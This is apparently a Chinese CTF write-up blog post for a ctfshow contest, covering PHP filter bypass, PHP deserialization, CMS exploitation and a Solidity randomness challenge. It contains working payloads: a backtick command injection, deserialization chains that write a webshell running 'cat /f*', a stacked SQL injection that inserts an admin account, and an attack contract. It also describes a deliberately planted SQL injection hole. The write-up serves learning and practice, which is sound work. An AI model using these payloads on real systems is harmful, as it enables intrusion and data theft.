
Ctfshow 五月赛 大牛杯 Web&BlockChain

原创

bfengj 于 2021-05-03 23:51:16 发布 711 收藏 3

分类专栏： 比赛WP 文章标签： writeup

本文链接：https://blog.csdn.net/rfrder/article/details/116334540



web_checkin

ban了这些：

```
acegikmoqsuwy13579
\+
_
\(
&
-
#
@
~
\[
{
\"

\.
,
:
```

直接拿短标签和nl，反引号打：

```
?><?=`nl%09/*`
```

easy_unserialize

源码：

```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-04-22 17:44:48
# @Last Modified by:   h1xa
# @Last Modified time: 2021-04-26 11:30:38
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

highlight_file(__FILE__);
class main{
    public $settings;
    public $params;

    public function __construct(){
        $this->settings=array(
        'display_errors'=>'On',
        'allow_url_fopen'=>'On'
        );
        $this->params=array();
    }
    public function __wakeup(){
        foreach ($this->settings as $key => $value) {
            ini_set($key, $value);
        }
    }

    public function __destruct(){
        file_put_contents('settings.inc', unserialize($this->params));
    }
}



unserialize($_GET['data']);
```

预期解

反序列化，可以通过ini_set更改配置，查了一下有这个：

```
unserialize_callback_func
```

这些函数的行为受 `php.ini` 中的设置影响。

变量配置选项

名字	默认	可修改范围	更新日志
unserialize_callback_func	NULL	PHP_INI_ALL	自 PHP 4.2.0 起可用。

有关 PHP_INI_* 样式的更多详情与定义，见 配置可被设定范围。
这是配置指令的简短说明。

unserialize_callback_func string
如果解串行器发现有未定义类要被实例化，将会调用 unserialize() 回调函数（用该未定义类名作为参数）。如果指定函数不存在，或者此函数没有包含 / 实现该未定义类，则显示警告。所以仅在确实需要实现这样的回调函数时才设置该选项。

参见 unserialize() 和 Autoloading Objects.

简单来说就是反序列化一个不存在的类的时候，会自动调用`unserialize_callback_func`设定的那个回调函数，把类名作为参数。
这里我也尝试getshell，但是没能成功，主要的限制还是在于类名只能是数字字母下划线，然后就GG了，等赛后群主的writeup。

解法是利用`spl_autoload`：

spl_autoload

(PHP 5 >= 5.1.0, PHP 7, PHP 8)
spl_autoload — __autoload()函数的默认实现

说明

```
spl_autoload ( string $class_name , string $file_extensions = ? ) : void
```

本函数提供了__autoload()的一个默认实现。如果不使用任何参数调用 spl_autoload_register() 函数，则以后在进行 __autoload() 调用时会自动使用此函数。

参数

class_name

file_extensions
在默认情况下，本函数先将类名转换成小写，再在小写的类名后加上 .inc 或 .php 的扩展名作为文件名，然后在所有的包含路径(include paths)中检查是否存在该文件。

因为当前目录下的settings.inc可控，因此里面可以写马。然后利用spl_autoload函数，如果反序列化的是settings类，会自动加上.inc或者.php去寻找，找到了就包含，因此可以实现文件包含的rce。

```php
<?php
class settings{

}
class main
{
    public $settings;
    public $params;
    public $a;
    public $b;
    public function __construct()
    {
        $this->settings=array(
            "unserialize_callback_func"=>"spl_autoload",
        );
        $this->params=serialize(new settings());
        /*$this->params=serialize(
            array(
                '1'=>'<?php system("cat /f*");?>'
            )
        );*/
    }
}

echo urlencode(serialize(new main()));
```

非预期

这个我当时没能做出来，我写进了shell但是一些关键字符被转义了，我当时也查到了那个配置，奈何我当时不知道怎么回事理解错了那个配置的含义，设置反了，导致离这个非预期失之交臂。在看羽师傅博客的时候发现他居然也是用这种方法解的，羽师傅nb!!!


关键就是这几个配置：

> **error_log** string
> 设置脚本错误将被记录到的文件。该文件必须是web服务器用户可写的。如果特殊值 `syslog` 被设置，则将错误信息发送到系统日志记录器。在Unix以及类似系统上，使用的是 syslog(3)，而在 Windows NT 类系统上则为事件日志。Windows 95上不支持系统日志记录。参见： syslog(). 如果该配置没有设置，则错误信息会被发送到 SAPI 错误记录器。例如，出现在Apache的错误日志中，或者在CLI中发送到 `stderr`。

> **html_errors** boolean
> 在错误信息中关闭HTML标签。这种新的HTML格式的错误信息是可以点击，它引导用户前往描述该错误或者导致该错误发生的函数的参考信息页面。 这些参考与 docref_root 和 docref_ext 的设置有关。

error_log讲报错的信息写进我们可以控制的文件中，这里设置成1.php，然后让代码报错：


```php
<?php
class c{

}
class main
{
    public $settings;
    public $params;
    public $a;
    public $b;
    public function __construct()
    {
        $this->settings=array(
            'error_log'=>"/var/www/html/1.php",
            "unserialize_callback_func"=>"hello",
        );
        $this->params=serialize(new c);

    }
}

echo urlencode(serialize(new main()));
```



[03-May-2021 15:00:21 UTC] PHP Warning: unserialize(): defined (hello) but not found in /var/www/html/index.php on line 33

因此`unserialize_callback_func`的值是我们可控的，尝试写马：

```
"unserialize_callback_func"=>'<?php system("cat /f*");?>',
```



发现被转义了。然后我就查到了那个html_error的设置，我以为是为true的时候是关闭html标签，然后发现还是被转义，就以为没法取消这个转义，所以就放弃了。原来是false的时候才是取消转义！！！我吐了！

```php
<?php
class c{

}
class main
{
    public $settings;
    public $params;
    public $a;
    public $b;
    public function __construct()
    {
        $this->settings=array(
            'html_errors'=>'0',
            'error_log'=>"/var/www/html/.feng.php",
            "unserialize_callback_func"=>'<?php system("cat /f*");?>',
        );
        $this->params=serialize(new c);
    }
}

echo urlencode(serialize(new main()));
```

[03-May-2021 15:06:20 UTC] PHP Warning: unserialize(): defined (ctfshow{02a5a7ba-57c1-490a-b2d1-e5b3cf25956f}) but not found in /var/www/html/index.php on line 33

还是我太菜了呜呜呜，离非预期失之交臂真的好难受！！！

RealWorld_CyberShow

听说是道Java题？我才刚开始学到Java的int,float,double，逃了逃了~。R1神挖高危出题太强了！！！！！！！！！！！！

easy CMS

我出的题目，师傅们轻点骂，确实出的不太行，主要还是没能挖出洞，没法像R1神那样拿高危出题。

当时出这个题主要就是想让师傅们体验渗透的大致流程，拿到一个站，先信息收集，发现这是一个极致CMS，然后利用网上已知的洞进行SQL注入，发现1.7版本的打不同，了解这个CMS的话就知道大概率是1.9+的了，因为1.9之前的极致CMS真的是漏网满天飞，SQL注入一大堆，而1.9之后感觉确实都给修的差不多了。然后会考虑从github上下载到源码进行白盒审计，这里我拿1.9.2来出的题。

我之前尝试过挖掘1.9.2的SQL注入，发现这个开发真的可能是一个一个加的waf，严严实实的，感觉就是那种直来直往的SQL注入基本上可能就是没了，后来找到了题目的这个SQL注入，但是发现打不通，跟了一下代码发现是Model里面关于表名的那里出现了二次表前缀的拼接，其实这里说是开发的问题吧，也不算是。这个SQL注入点出现在一个没加public的函数，虽然类函数默认是public，但是这也是一些CMS开发上容易出现的问题。如果可以直接通过路由调用的话，这个方法是public，如果是希望在内部调用的话，这个方法大多应该设置成private。有的情况就是开发忘记了设置private，导致这个原本应该直接内部调用的方法通过路由可以直接调用，而方法接受的参数原本是不可控的，直接的恶意调用导致了参数可控，然后导致了这样的漏洞。但是这个开发很精明，他压根就没考虑到这样的情况，因此Model里面就压根没考虑到这样直接的恶意调用会出现的二次拼接表前缀，所以也算是碰巧的实现了防护。因此我这里对于拼接表前缀那里的代码进行了修改：


```
  self::$table = stripos(strtolower(self::$table),DB_PREFIX)===0?strtolower(self::$table):DB_PREFIX.strtolower(s
elf::$table);
  //self::$table = DB_PREFIX.strtolower(self::$table);
```

导致这处SQL注入可以被利用，让整个攻击的过程更完整一些，不然直接给弱密码让师傅们进后台拿shell的话感觉不太爽。为了更多的让师傅们是体验过程而不是说去审计代码，所以我也就把注入点也放了出来。

这题我的管理员密码是强密码，因此不能说靠弱密码登录，需要SQL注入。具体的注入分析之类的和后面的getshell也就不具体展开了，放一下我之前的文章：
极致CMS 1.7 审计与渗透测试

极致CMS 1.9.2 审计与渗透测试

这个CMS的数据库查询用的是PDO的query，这个是可以堆叠的，因此可以考虑直接update或者insert管理员表。可能会有师傅考虑直接写shell，这个我也是给ban了，所以写不了shell。管理员表的密码的话，需要看一下这个CMS的处理逻辑：



具体表的结构在本地安装一下极致CMS就可以知道了。
我是直接insert的：

```
http://www.xxxxxx.com/home/jizhi_details?id=';insert into jz_level values(999,'fff','a877cec7a6ffd70dfd313411d6196a40','1','1','1','1','1','1')%23
```

用户名fff，密码123，然后就可以登录进后台。

接下来就是后台的常规流程了，肯定先看传文件，黑盒测试一波发现传不了php，再白盒看看代码，发现ban了php，因此传文件不行。然后肯定就是直接去查这个CMS的getshell情况，可以查到1.7版本有一个插件的getshell，还有一个压缩包getshell，还有任意文件夹下载。再看一下1.9.2的代码，会发现任意文件夹下载被修复了，插件的getshell被我给ban了，因此只剩下压缩包的getshell了，有时间的师傅们可以本地审计一下代码复现一下，理解原理，或者直接拿payload就可以直接打了，具体的攻击方式我也不说了，很多文章也都行了。

至此，一个网站也就拿下了shell，大致的模拟了一下渗透的流程，不过确实题目出的质量不高。。。师傅们轻点骂。

关于代码的更改，是可以直接通过diff命令来得到的，直接把github上下载到的源码和题目的附件对比即可。

这次也是吸取了经验，之前学长就说我少出点代码审计的题目，确实没啥新意，不像群主的那道反序列化真的是学习到了新姿势。打CTF可能更多的是为了学习新trick，新姿势，而不是说在这里硬审代码挖0day，所以我一定的出题也会朝着让大家学到新的有意思的东西上出发，而不是说让师傅们硬审代码。

secret key

考虑到ctfshow做区块链的师傅不多，而且自己也是刚学2星期的区块链，就出了这么一道简单的区块链题目：

```
pragma solidity ^0.5.10;

contract Feng {
    bool public isInit;
    bytes32 private secretKey;
    event SendFlag(address addr);
    modifier hasInit{
        if(isInit == true){
            _;
        }
    }
    function initSecretKey() public {
        require(!isInit);
        secretKey = keccak256(abi.encodePacked(block.number-1,block.timestamp,"feng"));
        isInit = true;
    }
    function getFlag(bytes32 _key) public hasInit{
        require(_key == secretKey);
        emit SendFlag(msg.sender);
    }
}
```

具体的源码我没直接放出来，需要师傅们逆向分析，也不算难。源码本来想着是当作提示放出来的，后来感觉确实没啥师傅做，就没放了。

直接看一下叭，很简单的代码，首先需要`initSecretKey`初始化secret key，让`isInit`为true，然后是getFlag，需要我们传的`_key`和`initSecretKey`产生的secretKey是一样的，就可以获得flag，这里我也是降低了难度，给了2种预期解，一种就是直接web3.js来读，虽然`secretKey`设置成了private，但是利用web3.js的`getStorageAt`来读就可以了：

```
const Web3 = require('web3');
var Tx = require('ethereumjs-tx').Transaction;
//rpcURL = "https://rinkeby.infura.io/v3/xxx";
rpcURL = "https://ropsten.infura.io/v3/xxxxxxxx";
const web3 = new Web3(rpcURL);
web3.eth.getStorageAt("xxxxxxxxx", "1", function(x,y){console.info(y);})
```

另外一种解法就是区块链的随机数问题了，区块链的真正意义上并没有所谓的随机数，都是可以预测的：

```
    secretKey = keccak256(abi.encodePacked(block.number-1,block.timestamp,"feng"));
```

因此直接打即可：

```
pragma solidity ^0.5.10;

contract Feng {
    function initSecretKey() external;
    function getFlag(bytes32 _key) external;
}
contract Hack{
    Feng constant private target = Feng(0x0Bf72bb9406f5DaAA15A50547a8c7760014420f7);
    function attack() public {
        bytes32 secretKey = keccak256(abi.encodePacked(block.number-1,block.timestamp,"feng"));
        target.initSecretKey();
        target.getFlag(secretKey);
    }
}
```

```
[-]input your choice: 3
[-]input your new token: 6oqIxKsjOl90KAxolKzB1RzWy17ZZ619ntIntMQ4JUrlmcdcp1HfEd3yptowCHo4ej9GF4LPLEbINOiltBDRBw7LBVOBQwG0AkVT/Bal5t8lYIwCG09NXpo/fXmBD6nL
Z+X6l7UnWNUilSB0vIz57DE7G88H+aEgFc44QJKctjxJaqmEU9FObBO6EdF9e4p3Qkd4s1sNLUdxyuov0NyW+Q==
[-]input tx_hash that emitted SendFlag event: 0xdf564430f1b7eb92241beab078e819fe32c4fef2a61c6bb934d006115fc9a32c
[+]flag:ctfshow{6404cfbb-4d38-4092-8c71-f3f277113bc0}
root@iZbp14tgce8absspjkxi3iZ:~#
```